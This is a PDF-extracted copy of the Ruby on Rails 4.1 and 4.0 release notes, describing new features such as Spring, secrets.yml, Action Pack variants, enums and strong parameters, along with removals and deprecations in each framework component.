### 6. Active Record

- [Removals](#)
- [Deprecations](#)
- [Notable changes](#)

### 7. Active Model

- [Deprecations](#)
- [Notable changes](#)

### 8. Active Support

- [Removals](#)
- [Deprecations](#)
- [Notable changes](#)

### 9. Credits

# 1 Upgrading to Rails 4.1

If you're upgrading an existing application, it's a great idea to have good test coverage before going in. You should also first upgrade to Rails 4.0 in case you haven't and make sure your application still runs as expected before attempting an update to Rails 4.1. A list of things to watch out for when upgrading is available in the [Upgrading Ruby on Rails](#) guide.

## 2 Major Features

### 2.1 Spring Application Preloader

Spring is a Rails application preloader. It speeds up development by keeping your application running in the background so you don't need to boot it every time you run a test, rake task or migration.

New Rails 4.1 applications will ship with "springified" binstubs. This means that `bin/rails` and `bin/rake` will automatically take advantage of preloaded spring environments.

Running rake tasks:



```
bin/rake test:models
```

Running a Rails command:



```
bin/rails console
```

Spring introspection:



```
$ bin/spring status
Spring is running:

1182 spring server | my_app | started 29 mins ago
3656 spring app | my_app | started 23 secs ago | test mode
3746 spring app | my_app | started 10 secs ago | development mode
```

Have a look at the [Spring README](#) to see all available features.

See the [Upgrading Ruby on Rails](#) guide on how to migrate existing applications to use this feature.

### 2.2 config/secrets.yml

Rails 4.1 generates a new `secrets.yml` file in the `config` folder. By default, this file contains the application's `secret_key_base`, but it could also be used to store other secrets such as access keys for external APIs.

The secrets added to this file are accessible via `Rails.application.secrets`. For example, with the following `config/secrets.yml`:



```
development:
 secret_key_base: 3b7cd727ee24e8444053437c36cc66c3
 some_api_key: SOMEKEY
```

`Rails.application.secrets.some_api_key` returns `SOMEKEY` in the development environment.

See the [Upgrading Ruby on Rails](#) guide on how to migrate existing applications to use this feature.

## 2.3 Action Pack Variants

We often want to render different HTML/JSON/XML templates for phones, tablets, and desktop browsers. Variants make it easy.

The request variant is a specialization of the request format, like `:tablet`, `:phone`, or `:desktop`.

You can set the variant in `before_action`:



```
request.variant = :tablet if request.user_agent =~ /iPad/
```

Respond to variants in the action just like you respond to formats:



```
respond_to do |format|
 format.html do |html|
 html.tablet # renders app/views/projects/show.html+tablet.erb
 html.phone { extra_setup; render ... }
 end
end
```

Provide separate templates for each format and variant:



```
app/views/projects/show.html.erb
app/views/projects/show.html+tablet.erb
app/views/projects/show.html+phone.erb
```

You can also simplify the variants definition using the inline syntax:



```
respond_to do |format|
 format.js { render "trash" }
 format.html.phone { redirect_to progress_path }
 format.html.none { render "trash" }
end
```

## 2.4 Action Mailer Previews

Action Mailer previews provide a way to visually see how emails look by visiting a special URL that renders them.

You implement a preview class whose methods return the mail object you'd like to check:



```
class NotifierPreview < ActionMailer::Preview
 def welcome
 Notifier.welcome(User.first)
 end
end
```


The preview is available in `http://localhost:3000/rails/mailers/notifier/welcome`, and a list of them in `http://localhost:3000/rails/mailers`.

By default, these preview classes live in `test/mailers/previews`. This can be configured using the `preview_path` option.

See its [documentation](#) for a detailed write up.

## 2.5 Active Record enums

Declare an enum attribute where the values map to integers in the database, but can be queried by name.



```
class Conversation < ActiveRecord::Base
 enum status: [:active, :archived]
end

conversation.archived!
conversation.active? # => false
conversation.status # => "archived"

Conversation.archived # => Relation for all archived Conversations


Conversation.statuses # => { "active" => 0, "archived" => 1 }
```

See its [documentation](#) for a detailed write up.

## 2.6 Message Verifiers

Message verifiers can be used to generate and verify signed messages. This can be useful to safely transport sensitive data like remember-me tokens and friends.

The method `Rails.application.message_verifier` returns a new message verifier that signs messages with a key derived from `secret_key_base` and the given message verifier name:




```
signed_token = Rails.application.message_verifier(:remember_me).generate(token)
Rails.application.message_verifier(:remember_me).verify(signed_token) # => token

Rails.application.message_verifier(:remember_me).verify(tampered_token)
raises ActiveSupport::MessageVerifier::InvalidSignature
```

## 2.7 Module#concerning

A natural, low-ceremony way to separate responsibilities within a class:



```
class Todo < ActiveRecord::Base
 concerning :EventTracking do
 included do
 has_many :events
 end

 def latest_event
 ...
 end

 private
 def some_internal_method
 ...
 end
 end
end
```

This example is equivalent to defining a `EventTracking` module inline, extending it with `ActiveSupport::Concern`, then mixing it in to the `Todo` class.

See its [documentation](#) for a detailed write up and the intended use cases.

## 2.8 CSRF protection from remote `<script>` tags

Cross-site request forgery (CSRF) protection now covers GET requests with JavaScript responses, too. That prevents a third-party site from referencing your JavaScript URL and attempting to run it to extract sensitive data.

This means any of your tests that hit `.js` URLs will now fail CSRF protection unless they use `xhr`. Upgrade your tests to be explicit about expecting `XmlHttpRequests`. Instead of `post :create, format: :js`, switch to the explicit `xhr :post, :create, format: :js`.

## 3 Railties

Please refer to the [Changelog](#) for detailed changes.

### 3.1 Removals

- Removed `update:application_controller rake` task.
- Removed deprecated `Rails.application.railties.engines`.
- Removed deprecated `threadsafe!` from Rails Config.
- Removed deprecated `ActiveRecord::Generators::ActiveModel#update_attributes` in favor of `ActiveRecord::Generators::ActiveModel#update`.
- Removed deprecated `config.whiny_nils` option.
- Removed deprecated rake tasks for running tests: `rake test:uncommitted` and `rake test:recent`.

### 3.2 Notable changes

- The [Spring application preloader](#) is now installed by default for new applications. It uses the development group of the Gemfile, so will not be installed in production. ([Pull Request](#))
- `BACKTRACE` environment variable to show unfiltered backtraces for test failures. ([Commit](#))
- Exposed `MiddlewareStack#unshift` to environment configuration. ([Pull Request](#))
- Added `Application#message_verifier` method to return a message verifier. ([Pull Request](#))
- The `test_help.rb` file which is required by the default generated test helper will automatically keep your test database up-to-date with `db/schema.rb` (or `db/structure.sql`). It raises an error if reloading the schema does not resolve all pending migrations. Opt out with `config.active_record.maintain_test_schema = false`. ([Pull Request](#))
- Introduce `Rails.gem_version` as a convenience method to return `Gem::Version.new(Rails.version)`, suggesting a more reliable way to perform version comparison. ([Pull Request](#))

## 4 Action Pack

Please refer to the [Changelog](#) for detailed changes.



## 4.1 Removals

- Removed deprecated Rails application fallback for integration testing, set `ActionDispatch.test_app` instead.
- Removed deprecated `page_cache_extension` config.
- Removed deprecated `ActionController::RecordIdentifier`, use `ActionView::RecordIdentifier` instead.
- Removed deprecated constants from Action Controller:

Removed	Successor
<code>ActionController::AbstractRequest</code>	<code>ActionDispatch::Request</code>
<code>ActionController::Request</code>	<code>ActionDispatch::Request</code>
<code>ActionController::AbstractResponse</code>	<code>ActionDispatch::Response</code>
<code>ActionController::Response</code>	<code>ActionDispatch::Response</code>
<code>ActionController::Routing</code>	<code>ActionDispatch::Routing</code>
<code>ActionController::Integration</code>	<code>ActionDispatch::Integration</code>
<code>ActionController::IntegrationTest</code>	<code>ActionDispatch::IntegrationTest</code>

## 4.2 Notable changes

- `protect_from_forgery` also prevents cross-origin `<script>` tags. Update your tests to use `xhr :get, :foo, format: :js` instead of `get :foo, format: :js`. ([Pull Request](#))
- `#url_for` takes a hash with options inside an array. ([Pull Request](#))
- Added `session#fetch` method `fetch` behaves similarly to [Hash#fetch](#), with the exception that the returned value is always saved into the session. ([Pull Request](#))
- Separated Action View completely from Action Pack. ([Pull Request](#))
- Log which keys were affected by deep munge. ([Pull Request](#))
- New config option `config.action_dispatch.perform_deep_munge` to opt out of params "deep munging" that was used to address security vulnerability CVE-2013-0155. ([Pull Request](#))
- New config option `config.action_dispatch.cookies_serializer` for specifying a serializer for the signed and encrypted cookie jars. (Pull Requests [1](#), [2](#) / [More Details](#))
- Added `render :plain`, `render :html` and `render :body`. ([Pull Request](#) / [More Details](#))

## 5 Action Mailer

Please refer to the [Changelog](#) for detailed changes.

### 5.1 Notable changes

- Added mailer previews feature based on 37 Signals mail\_view gem. ([Commit](#))
- Instrument the generation of Action Mailer messages. The time it takes to generate a message is written to the log. ([Pull Request](#))

## 6 Active Record

Please refer to the [Changelog](#) for detailed changes.

### 6.1 Removals

- Removed deprecated nil-passing to the following SchemaCache methods: `primary_keys`, `tables`, `columns` and `columns_hash`.
- Removed deprecated block filter from `ActiveRecord::Migrator#migrate`.
- Removed deprecated String constructor from `ActiveRecord::Migrator`.
- Removed deprecated scope use without passing a callable object.
- Removed deprecated `transaction_joinable=` in favor of `begin_transaction` with `d:joinable` option.
- Removed deprecated `decrement_open_transactions`.
- Removed deprecated `increment_open_transactions`.
- Removed deprecated `PostgreSQLAdapter#outside_transaction?` method. You can use `#transaction_open?` instead.
- Removed deprecated `ActiveRecord::Fixtures.find_table_name` in favor of `ActiveRecord::Fixtures.default_fixture_model_name`.
- Removed deprecated `columns_for_remove` from `SchemaStatements`.
- Removed deprecated `SchemaStatements#distinct`.
- Moved deprecated `ActiveRecord::TestCase` into the Rails test suite. The class is no longer public and is only used for internal Rails tests.
- Removed support for deprecated option `:restrict` for `:dependent` in associations.
- Removed support for deprecated `:delete_sql`, `:insert_sql`, `:finder_sql` and `:counter_sql` options in associations.
- Removed deprecated method `type_cast_code` from `Column`.
- Removed deprecated `ActiveRecord::Base#connection` method. Make sure to access it via the class.
- Removed deprecation warning for `auto_explain_threshold_in_seconds`.
- Removed deprecated `:distinct` option from `Relation#count`.
- Removed deprecated methods `partial_updates`, `partial_updates?` and `partial_updates=`.
- Removed deprecated method `scoped`.
- Removed deprecated method `default_scopes?`.

- Remove implicit join references that were deprecated in 4.0.
- Removed `activerecord-deprecated_finders` as a dependency. Please see [the gem README](#) for more info.
- Removed usage of `implicit_readonly`. Please use `readonly` method explicitly to mark records as readonly. ([Pull Request](#))

## 6.2 Deprecations

- Deprecate `quoted_locking_column` method, which isn't used anywhere.
- Deprecate `ConnectionAdapters::SchemaStatements#distinct`, as it is no longer used by internals. ([Pull Request](#))
- Deprecate `rake db:test:*` tasks as the test database is now automatically maintained. See rails release notes. ([Pull Request](#))
- Deprecate unused `ActiveRecord::Base.symbolized_base_class` and `ActiveRecord::Base.symbolized_sti_name` without replacement. [Commit](#)

## 6.3 Notable changes

- Default scopes are no longer overridden by chained conditions.

Before this change when you defined a `default_scope` in a model it was overridden by chained conditions in the same field. Now it is merged like any other scope. [More Details](#).

- Added `ActiveRecord::Base.to_param` for convenient "pretty" URLs derived from a model's attribute or method. ([Pull Request](#))
- Added `ActiveRecord::Base.no_touching`, which allows ignoring touch on models. ([Pull Request](#))
- Unify boolean type casting for `MySQLAdapter` and `MySQL2Adapter`. `type_cast` will return 1 for true and 0 for false. ([Pull Request](#))
- `.unscope` now removes conditions specified in `default_scope`. ([Commit](#))
- Added `ActiveRecord::QueryMethods#rewhere` which will overwrite an existing, named where condition. ([Commit](#))
- Extended `ActiveRecord::Base#cache_key` to take an optional list of timestamp attributes of which the highest will be used. ([Commit](#))
- Added `ActiveRecord::Base#enum` for declaring enum attributes where the values map to integers in the database, but can be queried by name. ([Commit](#))
- Type cast json values on write, so that the value is consistent with reading from the database. ([Pull Request](#))
- Type cast hstore values on write, so that the value is consistent with reading from the database. ([Commit](#))
- Make `next_migration_number` accessible for third party generators. ([Pull Request](#))
- Calling `update_attributes` will now throw an `ArgumentError` whenever it gets a `nil` argument. More specifically, it will throw an error if the argument that it gets passed does not respond to `stringify_keys`. ([Pull Request](#))

- `CollectionAssociation#first/#last` (e.g. `has_many`) use a `LIMIT` query to fetch results rather than loading the entire collection. ([Pull Request](#))
- `inspect` on Active Record model classes does not initiate a new connection. This means that calling `inspect`, when the database is missing, will no longer raise an exception. ([Pull Request](#))
- Removed column restrictions for `count`, let the database raise if the SQL is invalid. ([Pull Request](#))
- Rails now automatically detects inverse associations. If you do not set the `:inverse_of` option on the association, then Active Record will guess the inverse association based on heuristics. ([Pull Request](#))
- Handle aliased attributes in `ActiveRecord::Relation`. When using symbol keys, ActiveRecord will now translate aliased attribute names to the actual column name used in the database. ([Pull Request](#))
- The ERB in fixture files is no longer evaluated in the context of the main object. Helper methods used by multiple fixtures should be defined on modules included in `ActiveRecord::FixtureSet.context_class`. ([Pull Request](#))
- Don't create or drop the test database if `RAILS_ENV` is specified explicitly. ([Pull Request](#))
- `Relation` no longer has mutator methods like `#map!` and `#delete_if`. Convert to an `Array` by calling `#to_a` before using these methods. ([Pull Request](#))
- `find_in_batches`, `find_each`, `Result#each` and `Enumerable#index_by` now return an `Enumerator` that can calculate its size. ([Pull Request](#))
- `scope`, `enum` and `Associations` now raise on "dangerous" name conflicts. ([Pull Request](#), [Pull Request](#))
- `second through fifth` methods act like the first finder. ([Pull Request](#))
- Make touch fire the `after_commit` and `after_rollback` callbacks. ([Pull Request](#))
- Enable partial indexes for `sqlite >= 3.8.0`. ([Pull Request](#))
- Make `change_column_null` revertable. ([Commit](#))
- Added a flag to disable schema dump after migration. This is set to `false` by default in the production environment for new applications. ([Pull Request](#))

## 7 Active Model

Please refer to the [Changelog](#) for detailed changes.

### 7.1 Deprecations

- Deprecate `Validator#setup`. This should be done manually now in the validator's constructor. ([Commit](#))

### 7.2 Notable changes

- Added new API methods `reset_changes` and `changes_applied` to `ActiveModel::Dirty` that control changes state.
- Ability to specify multiple contexts when defining a validation. ([Pull Request](#))
- `attribute_changed?` now accepts a hash to check if the attribute was changed `:from` and/or `:to` a given value. ([Pull Request](#))

## 8 Active Support

Please refer to the [Changelog](#) for detailed changes.

### 8.1 Removals

- Removed `MultiJSON` dependency. As a result, `ActiveSupport::JSON.decode` no longer accepts an options hash for `MultiJSON`. ([Pull Request](#) / [More Details](#))
- Removed support for the `encode_json` hook used for encoding custom objects into JSON. This feature has been extracted into the [activesupport-json\\_encoder](#) gem. ([Related Pull Request](#) / [More Details](#))
- Removed deprecated `ActiveSupport::JSON::Variable` with no replacement.
- Removed deprecated `String#encoding_aware?` core extensions (`core_ext/string/encoding`).
- Removed deprecated `Module#local_constant_names` in favor of `Module#local_constants`.
- Removed deprecated `DateTime.local_offset` in favor of `DateTime.civil_from_format`.
- Removed deprecated `Logger` core extensions (`core_ext/logger.rb`).
- Removed deprecated `Time#time_with_datetime_fallback`, `Time#utc_time` and `Time#local_time` in favor of `Time#utc` and `Time#local`.
- Removed deprecated `Hash#diff` with no replacement.
- Removed deprecated `Date#to_time_in_current_zone` in favor of `Date#in_time_zone`.
- Removed deprecated `Proc#bind` with no replacement.
- Removed deprecated `Array#uniq_by` and `Array#uniq_by!`, use native `Array#uniq` and `Array#uniq!` instead.
- Removed deprecated `ActiveSupport::BasicObject`, use `ActiveSupport::ProxyObject` instead.
- Removed deprecated `BufferedLogger`, use `ActiveSupport::Logger` instead.
- Removed deprecated `assert_present` and `assert_blank` methods, use `assert object.blank?` and `assert object.present?` instead.
- Remove deprecated `#filter` method for filter objects, use the corresponding method instead (e.g. `#before` for a before filter).
- Removed 'cow' => 'kine' irregular inflection from default inflections. ([Commit](#))

### 8.2 Deprecations

- Deprecate `Numeric#{ago, until, since, from_now}`, the user is expected to explicitly convert the value into an `AS::Duration`, i.e. `5.ago => 5.seconds.ago` ([Pull Request](#))
- Deprecate the require path `active_support/core_ext/object/to_json`. Require `active_support/core_ext/object/json` instead. ([Pull Request](#))
- Deprecate `ActiveSupport::JSON::Encoding::CircularReferenceError`. This feature has been extracted into the [activesupport-json\\_encoder](#) gem. ([Pull Request](#) / [More Details](#))

- `Deprecated ActiveSupport.encode_big_decimal_as_string` option. This feature has been extracted into the [activesupport-json\\_encoder](#) gem. ([Pull Request](#) / [More Details](#))
- Deprecate custom `BigDecimal` serialization. ([Pull Request](#))

## 8.3 Notable changes

- ActiveSupport's JSON encoder has been rewritten to take advantage of the JSON gem rather than doing custom encoding in pure-Ruby. ([Pull Request](#) / [More Details](#))
- Improved compatibility with the JSON gem. ([Pull Request](#) / [More Details](#))
- Added `ActiveSupport::Testing::TimeHelpers#travel` and `#travel_to`. These methods change current time to the given time or duration by stubbing `Time.now` and `Date.today`.
- Added `ActiveSupport::Testing::TimeHelpers#travel_back`. This method returns the current time to the original state, by removing the stubs added by `travel` and `travel_to`. ([Pull Request](#))
- Added `Numeric#in_milliseconds`, like `1.hour.in_milliseconds`, so we can feed them to JavaScript functions like `getTime()`. ([Commit](#))
- Added `Date#middle_of_day`, `DateTime#middle_of_day` and `Time#middle_of_day` methods. Also added `midday`, `noon`, `at_midday`, `at_noon` and `at_middle_of_day` as aliases. ([Pull Request](#))
- Added `Date#all_week/month/quarter/year` for generating date ranges. ([Pull Request](#))
- Added `Time.zone.yesterday` and `Time.zone.tomorrow`. ([Pull Request](#))
- Added `String#remove(pattern)` as a short-hand for the common pattern of `String#gsub(pattern, '')`. ([Commit](#))
- Added `Hash#compact` and `Hash#compact!` for removing items with nil value from hash. ([Pull Request](#))
- `blank?` and `present?` commit to return singletons. ([Commit](#))
- Default the new `I18n.enforce_available_locales` config to `true`, meaning `I18n` will make sure that all locales passed to it must be declared in the `available_locales` list. ([Pull Request](#))
- Introduce `Module#concerning`: a natural, low-ceremony way to separate responsibilities within a class. ([Commit](#))
- Added `Object#presence_in` to simplify value whitelisting. ([Commit](#))

## 9 Credits

See the [full list of contributors to Rails](#) for the many people who spent many hours making Rails, the stable and robust framework it is. Kudos to all of them.

## Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

# Ruby on Rails 4.0 Release Notes

Highlights in Rails 4.0:

- ✓ **Ruby 2.0 preferred; 1.9.3+ required**
- ✓ **Strong Parameters**
- ✓ **Turbolinks**
- ✓ **Russian Doll Caching**

These release notes cover only the major changes. To know about various bug fixes and changes, please refer to the change logs or check out the [list of commits](#) in the main Rails repository on GitHub.



## Chapters

1. **Upgrading to Rails 4.0**
2. **Creating a Rails 4.0 application**
  - [Vendoring Gems](#)
  - [Living on the Edge](#)
3. **Major Features**
  - [Upgrade](#)
  - [ActionPack](#)
  - [General](#)
  - [Security](#)
4. **Extraction of features to gems**
5. **Documentation**
6. **Railties**
  - [Notable changes](#)
  - [Deprecations](#)
7. **Action Mailer**
  - [Notable changes](#)
  - [Deprecations](#)
8. **Active Model**
  - [Notable changes](#)
  - [Deprecations](#)
9. **Active Support**
  - [Notable changes](#)
  - [Deprecations](#)
10. **Action Pack**
  - [Notable changes](#)
  - [Deprecations](#)
11. **Active Record**
  - [Notable changes](#)
  - [Deprecations](#)
12. **Credits**



# 1 Upgrading to Rails 4.0

If you're upgrading an existing application, it's a great idea to have good test coverage before going in. You should also first upgrade to Rails 3.2 in case you haven't and make sure your application still runs as expected before attempting an update to Rails 4.0. A list of things to watch out for when upgrading is available in the [Upgrading Ruby on Rails](#) guide.

## 2 Creating a Rails 4.0 application



You should have the 'rails' RubyGem installed  
`$ rails new myapp`  
`$ cd myapp`

### 2.1 Vendoring Gems

Rails now uses a `Gemfile` in the application root to determine the gems you require for your application to start. This `Gemfile` is processed by the [Bundler](#) gem, which then installs all your dependencies. It can even install all the dependencies locally to your application so that it doesn't depend on the system gems.

More information: [Bundler homepage](#)

### 2.2 Living on the Edge

`Bundler` and `Gemfile` makes freezing your Rails application easy as pie with the new dedicated `bundle` command. If you want to bundle straight from the Git repository, you can pass the `--edge` flag:




```
$ rails new myapp --edge
```

If you have a local checkout of the Rails repository and want to generate an application using that, you can pass the `--dev` flag:



```
$ ruby /path/to/rails/railties/bin/rails new myapp --dev
```

## 3 Major Features



### 3.1 Upgrade

- **Ruby 1.9.3** ([commit](#)) - Ruby 2.0 preferred; 1.9.3+ required
- **New deprecation policy** ([commit](#)) - Deprecated features are warnings in Rails 4.0 and will be removed in Rails 4.1.
- **ActionPack page and action caching** ([commit](#)) - Page and action caching are extracted to a separate gem. Page and action caching requires too much manual intervention (manually expiring caches when the underlying model objects are updated). Instead, use Russian doll caching.
- **ActiveRecord observers** ([commit](#)) - Observers are extracted to a separate gem. Observers are only needed for page and action caching, and can lead to spaghetti code.
- **ActiveRecord session store** ([commit](#)) - The ActiveRecord session store is extracted to a separate gem. Storing sessions in SQL is costly. Instead, use cookie sessions, memcache sessions, or a custom session store.
- **ActiveModel mass assignment protection** ([commit](#)) - Rails 3 mass assignment protection is deprecated. Instead, use strong parameters.
- **ActiveResource** ([commit](#)) - ActiveResource is extracted to a separate gem. ActiveResource was not widely used.
- **vendor/plugins removed** ([commit](#)) - Use a Gemfile to manage installed gems.

## 3.2 ActionPack

- **Strong parameters** ([commit](#)) - Only allow whitelisted parameters to update model objects (`params.permit(:title, :text)`).
- **Routing concerns** ([commit](#)) - In the routing DSL, factor out common sub routes (`comments` from `/posts/1/comments` and `/videos/1/comments`).
- **ActionController::Live** ([commit](#)) - Stream JSON with `response.stream`.
- **Declarative ETags** ([commit](#)) - Add controller-level etag additions that will be part of the action etag computation
- **Russian doll caching** ([commit](#)) - Cache nested fragments of views. Each fragment expires based on a set of dependencies (a cache key). The cache key is usually a template version number and a model object.
- **Turbolinks** ([commit](#)) - Serve only one initial HTML page. When the user navigates to another page, use `pushState` to update the URL and use AJAX to update the title and body.
- **Decouple ActionView from ActionController** ([commit](#)) - ActionView was decoupled from ActionPack and will be moved to a separated gem in Rails 4.1.
- **Do not depend on ActiveModel** ([commit](#)) - ActionPack no longer depends on ActiveModel.

## 3.3 General

- **ActiveModel::Model** ([commit](#)) - `ActiveModel::Model`, a mixin to make normal Ruby objects to work with ActionPack out of box (ex. for `form_for`)
- **New scope API** ([commit](#)) - Scopes must always use callables.
- **Schema cache dump** ([commit](#)) - To improve Rails boot time, instead of loading the schema directly from the database, load the schema from a dump file.
- **Support for specifying transaction isolation level** ([commit](#)) - Choose whether repeatable reads or improved performance (less locking) is more important.
- **Dalli** ([commit](#)) - Use Dalli memcache client for the memcache store.
- **Notifications start & finish** ([commit](#)) - Active Support instrumentation reports start and finish notifications to subscribers.
- **Thread safe by default** ([commit](#)) - Rails can run in threaded app servers without additional configuration. Note: Check that the gems you are using are threadsafe.
- **PATCH verb** ([commit](#)) - In Rails, PATCH replaces PUT. PATCH is used for partial updates of resources.

## 3.4 Security

- **match do not catch all** ([commit](#)) - In the routing DSL, `match` requires the HTTP verb or verbs to be specified.
- **html entities escaped by default** ([commit](#)) - Strings rendered in erb are escaped unless wrapped with `raw` or `html_safe` is called.
- **New security headers** ([commit](#)) - Rails sends the following headers with every HTTP request: `X-Frame-Options` (prevents clickjacking by forbidding the browser from embedding the page in a frame), `X-XSS-Protection` (asks the browser to halt script injection) and `X-Content-Type-Options` (prevents the browser from opening a jpeg as an exe).

## 4 Extraction of features to gems

In Rails 4.0, several features have been extracted into gems. You can simply add the extracted gems to your `Gemfile` to bring the functionality back.

- Hash-based & Dynamic finder methods ([GitHub](#))
- Mass assignment protection in Active Record models ([GitHub](#), [Pull Request](#))
- `ActiveRecord::SessionStore` ([GitHub](#), [Pull Request](#))
- Active Record Observers ([GitHub](#), [Commit](#))
- Active Resource ([GitHub](#), [Pull Request](#), [Blog](#))
- Action Caching ([GitHub](#), [Pull Request](#))
- Page Caching ([GitHub](#), [Pull Request](#))
- Sprockets ([GitHub](#))
- Performance tests ([GitHub](#), [Pull Request](#))

## 5 Documentation

- Guides are rewritten in GitHub Flavored Markdown.
- Guides have a responsive design.

## 6 Railties

Please refer to the [C hangelog](#) for detailed changes.

### 6.1 Notable changes

- New test locations `test/models`, `test/helpers`, `test/controllers`, and `test/mailers`. Corresponding rake tasks added as well. ([Pull Request](#))
- Your app's executables now live in the `bin/` directory. Run `rake rails:update:bin` to get `bin/bundle`, `bin/rails`, and `bin/rake`.
- Threadsafe on by default
- Ability to use a custom builder by passing `--builder` (or `-b`) to `rails new` has been removed. Consider using application templates instead. ([Pull Request](#))

### 6.2 Deprecations

- `config.threadsafe!` is deprecated in favor of `config.eager_load` which provides a more fine grained control on what is eager loaded.
- `Rails::Plugin` has gone. Instead of adding plugins to `vendor/plugins` use gems or bundler with path or git dependencies.

## 7 Action Mailer

Please refer to the [C hangelog](#) for detailed changes.

### 7.1 Notable changes

### 7.2 Deprecations

## 8 Active Model

Please refer to the [C hangelog](#) for detailed changes.

## 8.1 Notable changes

- Add `ActiveModel::ForbiddenAttributesProtection`, a simple module to protect attributes from mass assignment when non-permitted attributes are passed.
- Added `ActiveModel::Model`, a mixin to make Ruby objects work with Action Pack out of box.

## 8.2 Deprecations

## 9 Active Support

Please refer to the [C hangelog](#) for detailed changes.

### 9.1 Notable changes

- Replace deprecated `memcache-client` gem with `dalli` in `ActiveSupport::Cache::MemCacheStore`.
- Optimize `ActiveSupport::Cache::Entry` to reduce memory and processing overhead.
- Inflections can now be defined per locale. `singularize` and `pluralize` accept locale as an extra argument.
- `Object#try` will now return nil instead of raise a `NoMethodError` if the receiving object does not implement the method, but you can still get the old behavior by using the new `Object#try!`.
- `String#to_date` now raises `ArgumentError: invalid date` instead of `NoMethodError: undefined method 'div' for nil:NilClass` when given an invalid date. It is now the same as `Date.parse`, and it accepts more invalid dates than 3.x, such as:



```
ActiveSupport 3.x
"asdf".to_date # => NoMethodError: undefined method `div' for nil:NilClass
"333".to_date # => NoMethodError: undefined method `div' for nil:NilClass

ActiveSupport 4
"asdf".to_date # => ArgumentError: invalid date
"333".to_date # => Fri, 29 Nov 2013
```

### 9.2 Deprecations

- Deprecate `ActiveSupport::TestCase#pending` method, use `skip` from `MiniTest` instead.
- `ActiveSupport::Benchmarkable#silence` has been deprecated due to its lack of thread safety. It will be removed without replacement in Rails 4.1.
- `ActiveSupport::JSON::Variable` is deprecated. Define your own `#as_json` and `#encode_json` methods for custom JSON string literals.
- Deprecates the compatibility method `Module#local_constant_names`, use `Module#local_constants` instead (which returns symbols).
- `BufferedLogger` is deprecated. Use `ActiveSupport::Logger`, or the logger from Ruby standard library.
- Deprecate `assert_present` and `assert_blank` in favor of `assert object.blank?` and `assert object.present?`

## 10 Action Pack

Please refer to the [C hangelog](#) for detailed changes.

## 10.1 Notable changes

- Change the stylesheet of exception pages for development mode. Additionally display also the line of code and fragment that raised the exception in all exceptions pages.

## 10.2 Deprecations

## 11 Active Record

Please refer to the [Changelog](#) for detailed changes.

### 11.1 Notable changes

- Improve ways to write change migrations, making the old up & down methods no longer necessary.
  - The methods `drop_table` and `remove_column` are now reversible, as long as the necessary information is given. The method `remove_column` used to accept multiple column names; instead use `remove_columns` (which is not revertible). The method `change_table` is also reversible, as long as its block doesn't call `remove`, `change` or `change_default`
  - New method `reversible` makes it possible to specify code to be run when migrating up or down. See the [Guide on Migration](#)
  - New method `revert` will revert a whole migration or the given block. If migrating down, the given migration / block is run normally. See the [Guide on Migration](#)
- Adds PostgreSQL array type support. Any datatype can be used to create an array column, with full migration and schema dumper support.
- Add `Relation#load` to explicitly load the record and return `self`.
- `Model.all` now returns an `ActiveRecord::Relation`, rather than an array of records. Use `Relation#to_a` if you really want an array. In some specific cases, this may cause breakage when upgrading.
- Added `ActiveRecord::Migration.check_pending!` that raises an error if migrations are pending.
- Added custom coders support for `ActiveRecord::Store`. Now you can set your custom coder like this:



```
store :settings, accessors: [:color, :homepage], coder: JSON
```

- `mysql` and `mysql2` connections will set `SQL_MODE=STRICT_ALL_TABLES` by default to avoid silent data loss. This can be disabled by specifying `strict: false` in your `database.yml`.
- Remove `IdentityMap`.
- Remove automatic execution of EXPLAIN queries. The option `active_record.auto_explain_threshold_in_seconds` is no longer used and should be removed.
- Adds `ActiveRecord::NullRelation` and `ActiveRecord::Relation#none` implementing the null object pattern for the `Relation` class.
- Added `create_join_table` migration helper to create HABTM join tables.
- Allows PostgreSQL hstore records to be created.

### 11.2 Deprecations

- Deprecated the old-style hash based finder API. This means that methods which previously accepted "finder

options" no longer do.

- All dynamic methods except for `find_by_...` and `find_by_...!` are deprecated. Here's how you can rewrite the code:
  - `find_all_by_...` can be rewritten using `where(...)`.
  - `find_last_by_...` can be rewritten using `where(...).last`.
  - `scoped_by_...` can be rewritten using `where(...)`.
  - `find_or_initialize_by_...` can be rewritten using `find_or_initialize_by(...)`.
  - `find_or_create_by_...` can be rewritten using `find_or_create_by(...)`.
  - `find_or_create_by_...!` can be rewritten using `find_or_create_by!(...)`.

## 12 Credits

